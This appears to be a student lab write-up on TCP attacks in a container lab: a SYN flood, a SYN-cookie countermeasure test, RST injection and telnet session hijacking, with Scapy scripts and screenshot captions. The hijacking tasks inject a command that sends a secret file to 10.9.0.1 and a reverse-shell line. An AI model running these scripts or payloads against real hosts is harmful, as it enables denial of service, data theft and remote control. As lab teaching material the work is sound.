Task 1.1 : Launching the Attack Using Python

Code:

#!/bin/env python3

from scapy.all import IP, TCP, send

from ipaddress import IPv4Address

from random import getrandbits

ip = IP(dst="10.9.0.5")

tcp = TCP(dport=23, flags='S')

pkt = ip/tcp

while True:

pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip

pkt[IP].sport = getrandbits(16) # source port

pkt[IP].seq = getrandbits(32) # sequence number

send(pkt,iface='br-37825f7f3e3e', verbose = 0)


Screenshots :

Running the script

Text

Description automatically generated with medium confidence


Checking weather the attack passed or failed:



My attack failed to succeed this attack we need follow few commands as below:

Steps :


1. Changing the queue size as default my queue size is 128, I’m changing it to 64






2. : A kernel mitigation mechanism

Removing the previous telnet entries using flush command




Redoing the attack , we can’t connect to telnet if our attack succeed.



This time the attack got succeed

Task 1.2 Launch the Attack Using C

Compiling C program:



Running the C program in container:

Text

Description automatically generated

Attack Succeed:

Text

Description automatically generated

Task 1.3: Enable the SYN Cookie Countermeasure

Enabling SYN cookie measuring

Screenshot:

Text

Description automatically generated

Running Task 1.1

Text

Description automatically generated with medium confidence

Output for above program: Text

Description automatically generated

Running task 1.2:

Text

Description automatically generated

Output:

Text

Description automatically generated

The attacks fail in both approaches because when we enable the syncookies it won’t allocated any servers unless a request is legitimistic.

Task 2:

Code:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=38144, dport=23, flags="R", seq=3270507957)

pkt = ip/tcp

ls(pkt)

send(pkt, verbose=0)

Screenshots:

Doing telnet :

Text

Description automatically generated

Wireshark screenshot before resetting:

Graphical user interface, application

Description automatically generated

Running resetting program:

Text

Description automatically generated with medium confidence

Wireshark after running reset program:

Graphical user interface, application

Description automatically generated

Task 3:

Code:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=59312, dport=23, flags="A", seq=709682135, ack=1631078258)


data = "\ncat /home/seed/secret > /dev/tcp/10.9.0.1/9090\n"

pkt = ip/tcp/data


ls(pkt)

send(pkt, verbose=0)


Screenshots:

Running hijacking program:

Wireshark screenshot:



Output screenshot:



Task 4:

Code:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport = 55216, dport = 23, flags="A", seq= 129548565, ack = 3400623429)

data = '\n/bin/sh -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \n'

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose=0)

Screenshots:

Running program:

Text

Description automatically generated with low confidence

Wireshark Screenshot:

Graphical user interface, text, application

Description automatically generated with medium confidence

Program Output:

